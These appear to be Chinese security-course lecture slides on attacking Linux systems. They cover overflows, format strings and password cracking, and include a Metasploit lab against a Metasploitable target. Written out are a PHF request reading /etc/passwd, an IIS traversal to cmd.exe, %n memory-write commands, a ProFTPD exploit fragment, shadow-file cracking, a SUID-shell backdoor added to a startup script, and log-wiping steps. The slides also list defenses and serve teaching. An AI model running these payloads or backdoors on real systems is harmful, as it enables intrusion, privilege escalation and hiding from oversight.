


口令猜测(2)

- 自动蛮力口令破解工具
 - **brutus/ObiWan/THC-Hydra/pop.c/TeeNet/Pwscan.pl/SNMPbrute/...**
- 口令破解防御策略
 - 关闭不必要的服务: **finger/rwho**
 - 限制**root**远程登录: **/etc/secyretty**; 首先以普通用户登录, 然后**su**
 - 使用健壮的口令字
 - 安全敏感单位: 严格的口令字管理制度
 - 改用**SecureID**或**S/Key**的动态口令, 或某种形式的生物认证



远程口令猜测工具示例-Brutus



缓冲区溢出攻击

□ 缓冲区溢出漏洞

- C语言等高级语言中的缓冲区操作函数缺乏边界保护机制
- 向缓冲区中填入过多的数据，超出边界，导致数据外溢，覆盖了相邻的内存空间，使得攻击者利用这些漏洞进行恶意攻击。

□ 缓冲区溢出攻击的历史

- 历史可追溯至**1988**年的**Morris**蠕虫事件或更早
- **1996**年**11**月，栈溢出技术广泛传播
- **Aleph One**在**Phrack 49**期发表“**Smashing The Stack For Fun and Profit**”
- **1998**年，**Dildog**: 提出利用栈指针的方法完成跳转, **The Tao of Windows Buffer Overflows**
- **1999**年，**M. Conover**: 基于堆的缓冲区溢出教程



缓冲区溢出攻击基本原理

- 缓冲区溢出攻击的基本原理
 - 往一个缓冲区(内存中任意变量)中放置超出原始分配空间的数据, 造成越界覆盖
 - 黑客通过精巧构造传入数据可覆盖影响程序逻辑的关键内容, 通过执行注入代码或非预期代码, 达到访问目标系统的目的
- 缓冲区溢出攻击类型
 - 栈溢出
 - 堆溢出
 - 内核缓冲区溢出
- 进阶一课程**10**: 缓冲区溢出和**Shellcode**



格式化字符串攻击(format string)

□ 格式化字符串漏洞

- 格式化函数**printf()/sprintf()**等的微小程序设计错误造成
- 安全代码: **printf(“hello, my name is: %s.”, name)**
- 不安全代码: **printf(name)**—如果**name**字符串中含有格式化字符, 则可能泄漏内存信息甚至修改内存信息

□ 格式化字符串攻击

- **1999**年开始发现, **2000**年中期开始大量显露
- **Tim Newsham, Format String Attacks. 2000.**
- 通过传递精心编制的含有格式化指令的文本字符串, 通过利用格式化字符串漏洞, 以使目标系统执行任意命令。



格式化字符串攻击-任意读取内存

```
1  /*
2  * fmtme.c
3  * Format a value into a fixed-size buffer
4  */
5  #include <stdio.h>
6  int
7  main(int argc, char **argv)
8  {
9  char buf[100];
10 int x;
11 if(argc != 2)
12 exit(1);
13 x = 1;
14 snprintf(buf, sizeof buf, argv[1]);
15 buf[sizeof buf - 1] = 0;
16 printf("buffer (%d): %s\n", strlen(buf), buf);
17 printf("x is %d/%#x (@ %p)\n", x, x, &x);
18 return 0;
19 }
```

```
% ./fmtme "hello world"
buffer (11): hello world
x is 1/0x1 (@ 0x804745c)

% ./fmtme "%x %x %x %x"
buffer (15): 1 f31 1031 3133
x is 1/0x1 (@ 0x804745c)
```

Address	Contents	Description
fp+8	Buffer pointer	4-byte address
fp+12	Buffer length	4-byte integer
fp+16	Format string	4-byte address
fp+20	Variable x	4-byte integer
fp+24	Variable buf	100 characters

```
% ./fmtme "aaaa %x %x"
buffer (15): aaaa 1 61616161
x is 1/0x1 (@ 0x804745c)
```



格式化字符串攻击-任意修改内存

```
% perl -e `system "./fmtme", "\x58\x74\x04\x08%d%n"`  
snprintf(buf, sizeof buf, "\x58\x74\x04\x08%d%n", x, 4 bytes from buf)
```

%n: The number of characters written so far is stored into the integer indicated by the int * (or variant) pointer argument.

获取栈上的4字节内容作为地址，并将snprintf已读取字符串长度写入该地址.

%n can be used to write arbitrary data to potentially carefully-selected addresses.

```
buffer (5): X1  
x is 5/x05 (@ 0x8047458)
```

```
% perl -e `system "./fmtme", "\x54\x74\x04\x08%.500d%n"`  
buffer (99): %0000000 ... 0000  
x is 504/x1f8 (@ 0x8047454)
```

Know More: Tim Newsham, format-string-attacks.pdf



格式化字符串攻击-so what?

- 你可以在几乎任意的内存地址上写入任意值!!!
- You **OWN** the program.
- 用途
 - 覆盖程序的**UID**，获取其权限。
 - 覆盖一个要执行的指令。
 - 覆盖返回地址，使其指向你的**Shellcode**。
- 格式化字符串漏洞的普遍性
 - 截至**07年6月**，**CVE**中列举了近**500**个格式化字符串漏洞
 - **Mitre**的趋势分析指出格式化字符串漏洞排名第**9**
- 格式化字符串攻击的应对
 - 程序员安全编程意识 **printf(“%s”, some_string) 6 bytes more**
 - **GCC编译器: -Wall, -Wformat, -Wno-format-extra-args, -Wformat-security, -Wformat-nonliteral, and -Wformat=2**



整数溢出攻击

- **2002-2003年间大规模发现和流行**
 - **blexim, Basic Integer Overflows, Phrack 60.**
- **整数溢出缺陷**
 - **整数溢出编程错误：**不同整数类型容纳数值大小有限，超出限度的数值就会引起溢出，导致“不可预料”的结果。
 - **大部分编译器会忽略这种整数类型不安全转换或赋值的错误**
 - **有些语句涉及运行时刻从输入数据计算后赋值，编译时刻无法检查**
- **整数溢出攻击**
 - **大部分整数溢出缺陷很难利用**
 - **少部分可能导致缓冲区溢出漏洞或绕过检查，构成漏洞**



整数溢出漏洞-整数宽度溢出

```
1  /* width1.c - exploiting a trivial widthness bug */
2  #include <stdio.h>
3  #include <string.h>
4
5  int main(int argc, char *argv[]){
6      unsigned short s;
7      int i;
8      char buf[80];
9
10     if(argc < 3){
11         return -1;
12     }
13
14     i = atoi(argv[1]);
15     s = i;
16
17     if(s >= 80){                /* [wl] */
18         printf("Oh no you don't!\n");
19         return -1;
20     }
21
22     printf("s = %d\n", s);
23
24     memcpy(buf, argv[2], i);
25     buf[i] = '\0';
26     printf("%s\n", buf);
27
28     return 0;
29 }
```

```
nova:signed {100} ./width1 5 hello
s = 5
hello
nova:signed {101} ./width1 80 hello
Oh no you don't!
nova:signed {102} ./width1 65536 hello
s = 0
Segmentation fault (core dumped)
```

整数溢出漏洞-整数计算溢出

```
1 int catvars(char *buf1, char *buf2, unsigned int len1,
2             unsigned int len2){
3     char mybuf[256];
4
5     if((len1 + len2) > 256){    /* [1] */
6         return -1;
7     }
8
9     memcpy(mybuf, buf1, len1);    /* [2] */
10    memcpy(mybuf + len1, buf2, len2);
11
12    do_some_stuff(mybuf);
13
14    return 0;
15 }
```

len1 = 0x104

len2 = 0xffffffffc

❑ **len1+len2 = 0x100 = 256**

❑ **边界检查[3]被绕过.**

❑ **memcpy导致缓冲区溢出.**

输入验证攻击

□ 输入验证攻击

- 输入验证漏洞：程序对输入没有检查或检查不充分（语法不正确输入、无关输入、模块没能处理遗漏输入字段、字段-值相关性错误）
- 输入验证攻击：利用程序输入验证漏洞，获取访问权

□ 著名输入验证攻击案例

- **1996年PHF漏洞**，早期**Apache**版本中的**CGI**程序
 - `/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd`
- **Unicode攻击(IIS4.0)**
 - `http://10.1.1.3/scripts/..%c%af..%c%af..%c%af../winnt/system32/cmd.exe?/c+dir`
- 反映出一类因为程序员对程序输入未作充分验证即使用所产生的安全隐患



Linux系统网络服务的远程攻击

□ FTP服务

- 臭名昭著的wu-ftpd
- 格式化字符串漏洞(CA-2000-13)
- wugot -t HOST -s0

□ Sendmail服务

- 安全漏洞数十个
- 流行一时的社区问候语“本周发现的Sendmail漏洞是什么”

□ RPC服务

- rpc.ttdbserverd, rpc.cmsd缓冲区溢出漏洞(CA-98-08/11, CA-2002-26)
- rpc.statd漏洞(CA-99-05)
- Sadmind漏洞(CA-2001-11): Sadmind/IIS蠕虫

□ SNMP/NFS/X-Window/BIND/OpenSSH/OpenSSL/Apache/tcpdump混杂模式/samba



Linux系统网络服务的远程攻击(2)

- ❑ 2009-04-16 [Apache Geronimo <= 2.1.3 Multiple Directory Traversal Vulnerabilities](#)
- ❑ 2009-01-08 [Samba < 3.0.20 Remote Heap Overflow Exploit \(oldie but goodie\)](#)
- ❑ 2008-08-13 [BIND 9.5.0-P2 \(randomized ports\) Remote DNS Cache Poisoning Exploit](#)
- ❑ 2008-08-11 [Apache Tomcat <= 6.0.18 UTF8 Directory Traversal Vulnerability](#)
- ❑ 2008-07-25 [BIND 9.x Remote DNS Cache Poisoning Flaw Exploit \(c\)](#)
- ❑ 2008-07-17 [Debian OpenSSH Remote SELinux Privilege Elevation Exploit \(auth\)](#)
- ❑ 2007-07-08 [Apache Tomcat Connector \(mod_jk\) Remote Exploit \(exec-shield\)](#)
- ❑ 2007-06-22 [Apache mod_jk 1.2.19/1.2.20 Remote Buffer Overflow Exploit](#)
- ❑ 2006-12-15 [OpenLDAP <= 2.4.3 \(KBIND\) Remote Buffer Overflow Exploit](#)
- ❑ 2006-05-15 [RealVNC 4.1.0 - 4.1.1 \(Null Authentication\) Auth Bypass Exploit \(meta\)](#)



渗透攻击脚本 / 代码资源

- ☐ **exploit-db.com**
- ☐ **Milw0rm.com**
- ☐ **Exploitsearch.com**
- ☐ **Packetstorm**
- ☐ **Securityfocus bugtraq**

Exploit-db

The Exploit Database

The Exploit Database (EDB) - an ultimate archive of exploits and vulnerable software. A great resource for penetration testers, vulnerability researchers, and security addicts alike. Our aim is to collect exploits from submittals and mailing lists and concentrate them in one, easy to navigate database.



Google Hacking Database Reborn
Finding 0days in Web Applications
Exploit Database, New Features!

Remote Exploits




Date	D	A	V	Description		Plat.	Author
2010-11-07	↓	⚠	✓	FileCOPA FTP Server 6.01 directory traversal	162	windows	Pawel h0wl Wyleci.
2010-11-07	↓	⚠	✓	ProFTPD IAC Remote Root Exploit	4679	linux	Kingcope
2010-11-06	↓	⚠	✓	Femitter FTP Server 1.04 Directory Traversal Vulnerability	624	windows	chr1x
2010-11-05	↓	⚠	✓	Quick Tftp Server Pro v2.1 Remote Directory Traversal Vulnerability	511	windows	Pr0T3cT10n
2010-11-06	↓	⚠	✓	AT-TFTP Server v1.8 Remote Directory Traversal Vulnerability	544	windows	Pr0T3cT10n
2010-11-05	↓	⚠	✓	WinTFTP Server Pro v3.1 (0day) Remote Directory Traversal Vulnerability	732	windows	Pr0T3cT10n
2010-11-05	↓	-	✓	Android 2.0-2.1 Reverse Shell Exploit	6380	hardware	MJ Keith

Local Exploits


Date	D	A	V	Description		Plat.	Author
------	---	---	---	-------------	--	-------	--------

Exploit-db上的典型远程渗透代码

ProFTPD IAC Remote Root Exploit

EDB-ID: 15449	CVE: N/A	OSVDB-ID: N/A
Author: Kingcope	Published: 2010-11-07	Verified: 
Exploit Code: 	Vulnerable App: 	

Rating
★★★★★ Overall: (5.0)



Previous Exploit

Home

Next Exploit

```
# Exploit Title: ProFTPD IAC Remote Root Exploit
# Date: 7 November 2010
# Author: Kingcope
```

```
use IO::Socket;
```

```
$numtargets = 13;
```

```
@targets =
```

```
(
```

```
  # Plain Stack Smashing
```

```
  #Confirmed to work
```

```
  ["FreeBSD 8.1 i386, ProFTPD 1.3.3a Server (binary)",# PLATFORM SPEC
```

```
    "FreeBSD", # OPERATING SYSTEM
```

```
    0, # EXPLOIT STYLE
```

```
    0xbfbfe000, # OFFSET START
```

```
    0xbfbfff00 # OFFSET END
```



默认或有害的配置

- 很多**Linux**发布软件的默认配置安全性很差
 - 如果管理员任由系统保持默认状态
 - 相当于为攻击者预留方便之门
- 例子
 - 不安全的**tftp**服务: 没有任何验证机制
 - 加强配置策略, 使用**xinetd**启动, 增加网络访问控制
 - 攻击错误的**NFS**导出设置: **/etc/exports**
 - **"/ rw"**: 以读写权限将文件系统根目录通过**NFS**导出
 - 开放的**Squid**代理服务器
 - 允许外部地址作为访问内部系统的代理



攻击网络客户端

□ 网络客户端

- **Web**浏览器、电子邮件客户端、**P2P**软件...
- 如果客户端存在漏洞，恶意服务器就能够编制特殊构造的数据，在客户端读取时攻击漏洞。

□ **Linux**网络客户端漏洞示例


- 邮件客户端**Pine**解析**From**行存在缓冲区溢出漏洞
- **Web**客户端**Curl**读取**FTP**回应时存在缓冲区溢出漏洞

□ 进阶：课程**12**客户端攻击技术与安全加固机制

Metasploit渗透攻击软件

□ Metasploit渗透攻击代码

- <http://www.metasploit.org/>
- **H.D.Moore**
- 渗透攻击代码和工具的开发平台
- **2004**年发布稳定版本**2.1**版，目前为**3.2**
- 与商业渗透测试软件**CANVAS**、**IMPACT**构成竞争





Metasploit的使用

□ 命令行(CLI)

- **msfconsole**

□ 图形界面(GUI)

- **msfgui**

- **Connect to msfrpcd**

□ 网页界面(WebUI)

- **msfweb**

- **http://127.0.0.1:55555/**

Metasploit命令行

```
root@bt: ~ - Shell - Konsole
Session 编辑 查看 书签 设置 帮助

root@bt:~# msfconsole

      888      888      d8b888
      888      888      Y8P888
      888      888      888
888888b.d88b. .d88b. 888888 88888b. .d8888b 888888b. 888 .d88b. 8888888888
888 "888 "88bd8P Y8b888      "88b88K      888 "88b888d88" "88b8888888
888 888 8888888888888888 .d888888 "Y8888b.888 8888888888 8888888888
888 888 888Y8b. Y88b. 888 888 X88888 d88P888Y88..88P888Y88b.
888 888 888 "Y8888 "Y888"Y888888 888888P'88888P" 888 "Y88P" 888 "Y888
      888
      888
      888

      =[ metasploit v3.4.2-dev[core:3.4 api:1.0]
+ -- --[ 575 exploits - 290 auxiliary
+ -- --[ 212 payloads - 27 encoders - 8 nops
      =[ svn r9959 updated 88 days ago (2010.08.05)

Warning: This copy of the Metasploit Framework was last updated 88 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
      http://www.metasploit.com/redmine/projects/framework/wiki/Updating

msf > 
```

Metasploit GUI



Metasploit WebUI

Metasploit Framework Web Console 3.4.2-dev - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://127.0.0.1:55555/

Black Hat BackTrack Linux Offensive-Security Tiger Security Exploit Database Aircrack-ng

Samba trans2open Overflow (Linux x86) (2)

Please enter all of the required options and press 'Launch Exploit' to continue.

Samba trans2open Overflow (Linux x86)

Select payload for target **Samba 2.2.x - Bruteforce**:

CURRENT CONFIGURATION - CHANGE PAYLOAD	
EXPLOIT	linux/samba/trans2open
TARGET	Samba 2.2.x - Bruteforce
PAYLOAD	generic/shell_reverse_tcp

STANDARD OPTIONS	
RHOST	Required
The target address (type: address)	<input type="text"/>
RPORT	Required
The target port (type: port)	<input type="text" value="139"/>
LHOST	Required
The listen address (type: address)	<input type="text"/>



Metasploit的使用

- ❑ **exploit**模块
 - 针对特定漏洞的**exploit**渗透模块 (**575 exploits**)
 - **use [exploit_module_name]**
- ❑ **Payload**模块
 - **shellcode (212 payloads)**
 - 选择所使用的注入攻击负载
 - **set PAYLOAD [payload_name]**
- ❑ **Options – 渗透攻击选项**
 - 渗透攻击参数选项: **RHOST**(目标IP)、**LHOST**(本机IP)、**TARGET**(目标OS类型)、.....
 - **show options**
 - **set [option_name] [option_value]**
- ❑ 执行渗透攻击: **"exploit"**命令



内容

- 1. Linux操作系统简介**
- 2. Linux的安全结构和机制**
- 3. Linux系统远程攻击**
- 4. 课堂实践: Linux远程攻击实验**
- 5. Linux系统本地攻击**
- 6. 案例演示: Linux系统攻击演示**
- 7. 对抗作业: Linux系统远程渗透攻击与分析**



课堂实践

- 使用**Metasploit**进行远程渗透攻击实验
 - 使用**Windows Attacker/BT4**尝试对**Linux Metasploitable**的**samba**服务进行远程渗透攻击，获取目标主机访问权

- 实践步骤：
 - 1. 启动**metasploit**
(**msfconsole/msfgui/msfweb**)
 - 2. 使用**exploit/multi/samba/usermap_script**渗透攻击模块
 - 3. 选择攻击**PAYLOAD**为远程**shell**, (正向或反向连接均可)
 - 4. 设置渗透攻击参数 (**RHOST, LHOST, TARGET**等)
 - 5. 执行渗透攻击
 - 6. 查看是否正确得到远程**shell**，并查看获得的权限



内容

- 1. Linux操作系统简介**
- 2. Linux的安全结构和机制**
- 3. Linux系统远程攻击**
- 4. 课堂实践：Linux远程攻击实验**
- 5. Linux系统本地攻击**
- 6. 案例演示：Linux系统攻击演示**
- 7. 对抗作业：Linux系统远程渗透攻击与分析**



Linux系统本地攻击

□ Linux系统本地攻击目的

- **Linux系统远程攻击**: 获取本地访问权, 大多数情况为普通用户访问权
- **Linux系统本地攻击**: 特权提升(普通用户→root用户)

□ Linux系统本地攻击目标

- **Root**帐户口令字
- **SUID/SGID root**程序: 允许攻击者以root执行命令
- 全局可写文件/目录: 特别是启动脚本

□ Linux系统本地攻击技术

- 本地口令字破解
- 攻击本地程序安全漏洞或配置不当



本地口令字破解

□ 获取用户口令字

- **/etc/passwd**文件
- **Shadow**文件: **/etc/shadow**

□ 口令字破解过程

- **Linux**使用**DES/MD5**算法作为口令加密算法
- 弱口令字典攻击, 蛮力攻击

□ **Linux**口令字破解工具

- **Crack**
- **John the Ripper**



John the Ripper

```
[root@icstMySQL run]# cp -f /etc/shadow ./shadow.txt
cp: overwrite './shadow.txt'? y
[root@icstMySQL run]# cp /etc/passwd ./passwd.txt
cp: overwrite './passwd.txt'? y
[root@icstMySQL run]# ./unshadow passwd.txt shadow.txt > password.txt
[root@icstMySQL run]# ./john -si password.txt
Loaded 2 password hashes with 2 different salts (FreeBSD MD5 [32/32])
Hacking (HackingExposed)
guesses: 1 time: 0:00:00:00 100% c/s: 2467 trying: root1900
```

- ❑ **unshadow:** 将 **/etc/passwd** 和 **/etc/shadow** 合成带有加密口令字的 **/etc/passwd** 文件
- ❑ **john:** 采用字典文件和口令穷举破解密码



本地缓冲区溢出攻击

□ 本地缓冲区溢出攻击

- 本地**SUID root**程序如存在缓冲区溢出漏洞
- 渗透攻击代码可构造精巧输入数据，溢出该程序获得**Root**帐户访问权限

□ 本地缓冲区溢出攻击案例

- **Shadow Penguin Security, 1999年5月, libc**系统函数库中缓冲区溢出漏洞
- 漏洞存在位置: 动态链接至**libc**, 用到**LC_MESSAGES**环境变量的**SUID**程序
- 渗透攻击代码**ex_lobc**, 本地缓冲区溢出后以**root**特权执行**/bin/sh**



符号链接攻击

□ 符号链接攻击

- **SUID root**属性程序创建临时文件
- 通过符号链接将临时文件符号链接至攻击目标文件

□ 实例: Solaris dtappgather程序

- 执行时创建某**TMPFILE**临时文件, **chmod->0666**, **chown->**执行该程序用户**UID**
- 攻击者创建符号链接: **ln -s /etc/passwd TMPFILE_PATH**
- 执行**dtappgather**后, 该**SUID root**程序将提升至**root**特权, 并将通过符号链接至**TMPFILE_PATH**的 **/etc/passwd**属性修改为**0666**, 属主设置为执行用户**ID**

```
[itchy]$ /usr/dt/bin/dtappgather
MakeDirectory:/var/dt/appconfig/appmanager/generic-display-0:File exists
[itchy]$ ls -l /etc/passwd
-r-xr-xr-x 1 gk staff 560 May 5 22:36 /etc/passwd
```



竞争条件攻击

□ 本地渗透攻击时机

- 利用正在执行特权操作的进程
- 进程进入特权模式之后，放弃特权之前

□ 竞争条件攻击

- 允许攻击者滥用这个攻击时机窗口的弱点称为竞争条件漏洞

□ 信号处理竞争条件攻击案例

- **1996年wu-ftpd v2.4**中存在的信号处理漏洞
- 接收**SIGPIPE**信号后，跳转至**dologout()**函数,特权提升至**root**，添加日志记录后退出**root**特权
- 攻击者必须在**UID=0**时发出**SIGURG**信号，中断操作，使**FTP**进程以**root**权限跳回主命令循环，潜在地以**root**特权执行命令



共享函数库

□ 共享函数库

- **so**文件, 类似**Win32**平台**dll**
- 允许可执行文件在执行阶段从某个公共函数库调用特定代码片段。

□ 共享函数库攻击

- 机制类似**Win32**平台**Proxy DLL Hooking**技术
- 前提条件: 攻击者能够修改**SUID root**属性程序依赖的共享函数库, 或通过设置环境变量替换
- 方式: 将修改后的共享函数库放置在目标系统, 修改**LD-PRELOAD**环境变量, 使得程序加载修改后的共享函数库覆盖正常函数调用



内核缺陷

□ 内核缺陷

- 内核是操作系统的核心部件，提供权限管理和安全机制
- 内核缺陷将直接影响系统安全性

□ Linux内核缺陷

- **2004年20多个**: 拒绝服务; 提权: 缓冲区溢出, 竞争条件, 整数溢出
- **2005年Paul Starzetz发现一个严重内核缺陷: `sys_uselib()`函数**
 - 影响当时已开发**Linux kernel 2.2.x(all), <=2.4.29-pre3, <=2.6.10**
 - 允许存在该漏洞目标系统上执行**shell**命令的攻击者将自身权限提升至**root**, 并允许其在“**ring 0**”执行代码

<http://www.isec.pl/vulnerabilities/isec-0021-uselib.txt>



sys_uselib()内核缺陷exploit

```
[itchy]$ ./elflbl
[+] SLAB cleanup
    child 1 VMAs 454
[+] moved stack bfffe000, task_size=0xc0000000, map_base=0xbf800000
[+] vmalloc area 0xd8000000 - 0xeffe1000
    Wait... \
[+] race won maps=56128
    expanded VMA (0xbfffc000-0xe0b0e000)
[!] try to exploit 0xd8898000
[+] gate modified ( 0xffec94df 0x0804ec00 )
[+] exploited, uid=0

sh-2.05a# id
uid=0(root) gid=0(root) groups=10(wheel)
```



系统安全

管理

■ 损

例:

■ S

```
[sigma]# find / -type f -perm -04000 -ls
-rwsr-xr-x 1 root root      30520 May  5  1998 /usr/bin/at
-rwsr-xr-x 1 root root      29928 Aug 21  1998 /usr/bin/chage
-rwsr-xr-x 1 root root      29240 Aug 21  1998 /usr/bin/gpasswd
-rwsr-xr-x 1 root root     770132 Oct 11  1998 /usr/bin/dos
-r-sr-sr-x 1 root root      13876 Oct  2  1998 /usr/bin/lpq
-r-sr-sr-x 1 root root      15068 Oct  2  1998 /usr/bin/lpr
-r-sr-sr-x 1 root root      14732 Oct  2  1998 /usr/bin/lprm
-rwsr-xr-x 1 root root      42156 Oct  2  1998 /usr/bin/nwsfind
-r-sr-xr-x 1 root bin       15613 Apr 27  1998 /usr/bin/passwd
-rws--x--x 2 root root     464140 Sep 10  1998 /usr/bin/suidperl
```

□ **find / -type f -perm -04000 -ls**

■ 全局可写文件

□ **find / -perm -2 -type f -print**

□ 自启动脚本/**etc/rc.d/rc3.d/S99local**

```
/etc/rc.d/rc3.d/S99local
/var/tmp
/var/tmp/.X11-unix
/var/tmp/.X11-unix/X0
/var/tmp/.font-unix
```

```
[sigma]$ echo "/bin/cp /bin/sh /tmp/.sh ; /bin/chmod 4755 /tmp/.sh\"
/etc/rc.d/rc3.d/S99local
```

□ **tmp**目录下增加一个**shell**的**SUID**程序



Linux系统本地攻击-New

- ❑ 2009-09-11 [Linux Kernel 2.4/2.6 sock_sendpage\(\) Local Root Exploit \[3\]](#)
- ❑ 2009-09-02 [Linux Kernel < 2.6.19 udp_sendmsg Local Root Exploit](#)
- ❑ 2009-08-31 [Linux Kernel 2.6 < 2.6.19 \(32bit\) ip_append_data\(\) ring0 Root Exploit](#)
- ❑ 2009-07-17 [Linux 2.6.30+/SELinux/RHEL5 Test Kernel Local Root Exploit Oday](#)
- ❑ 2009-07-09 [Linux Kernel <= 2.6.28.3 set_selection\(\) UTF-8 Off By One Local Exploit](#)
- ❑ 2009-05-13 [Linux Kernel 2.6.x ptrace_attach Local Privilege Escalation Exploit](#)
- ❑ 2009-04-30 [Linux Kernel 2.6 UDEV < 141 Local Privilege Escalation Exploit](#)
- ❑ 2009-04-08 [Linux Kernel < 2.6.29 exit_notify\(\) Local Privilege Escalation Exploit](#)
- ❑ 2008-10-27 [Linux Kernel < 2.6.22 ftruncate\(\)/open\(\) Local Exploit](#)
- ❑ [Linux Kernel 2.6.17 - 2.6.24.1 vmsplice Local Root Exploit](#)
- ❑ 2007-09-27 [Linux Kernel 2.4/2.6 x86-64 System Call Emulation Exploit](#)



Linux系统上的掩踪灭迹

- **Linux日志服务: syslogd**
 - 配置文件: **/etc/syslog.conf**
- **wtmp: 二进制, 用户登录日志**
 - **who ./wtmp**
 - **wzap**程序: 用于去除指定用户的日志项
- **安全关键日志: messages、secure、xferlog**
 - 手工编辑, 抹除活动记录
- **命令历史记录: .bash_history**
- **日志清理攻击防御措施**
 - 日志信息写入难以修改的媒体: **append-only**
 - **Syslog**机制把关键日志信息发送到安全日志主机上



木马化系统程序

- 木马化系统程序
 - 黑客控制系统后，将原有的系统程序进行替换，使其具有某种恶意功能(通常为隐藏黑客活动)。
- 日志报告程序
 - **login/su/sudo/in.telnetd/sshd/rlogind**等日志报告程序
 - **w/who/last**等日志读取程序
- 日志程序: **syslogd**
- 进程报告程序: **ps, lsof, top**
- 文件报告程序: **find, ls, lsof, locate, slocate**
- 网络报告程序: **netstat, lsof, tcpdump, route, ifconfig, arp**
- 安全工具: **tripwire**完整性工具, ...
- 应对措施: 在**CDROM**上保存“干净”的系统工具拷贝, **LIDS**保护



隐藏网络访问

- 加密网络连接
 - 使用**SSH**的加密连接
 - 使用**Stunnel**的**SSL**加密
 - **AES Netcat**: 通过**AES**加密的**Netcat**
- 网络连接伪装
 - **HTTPtunnel**
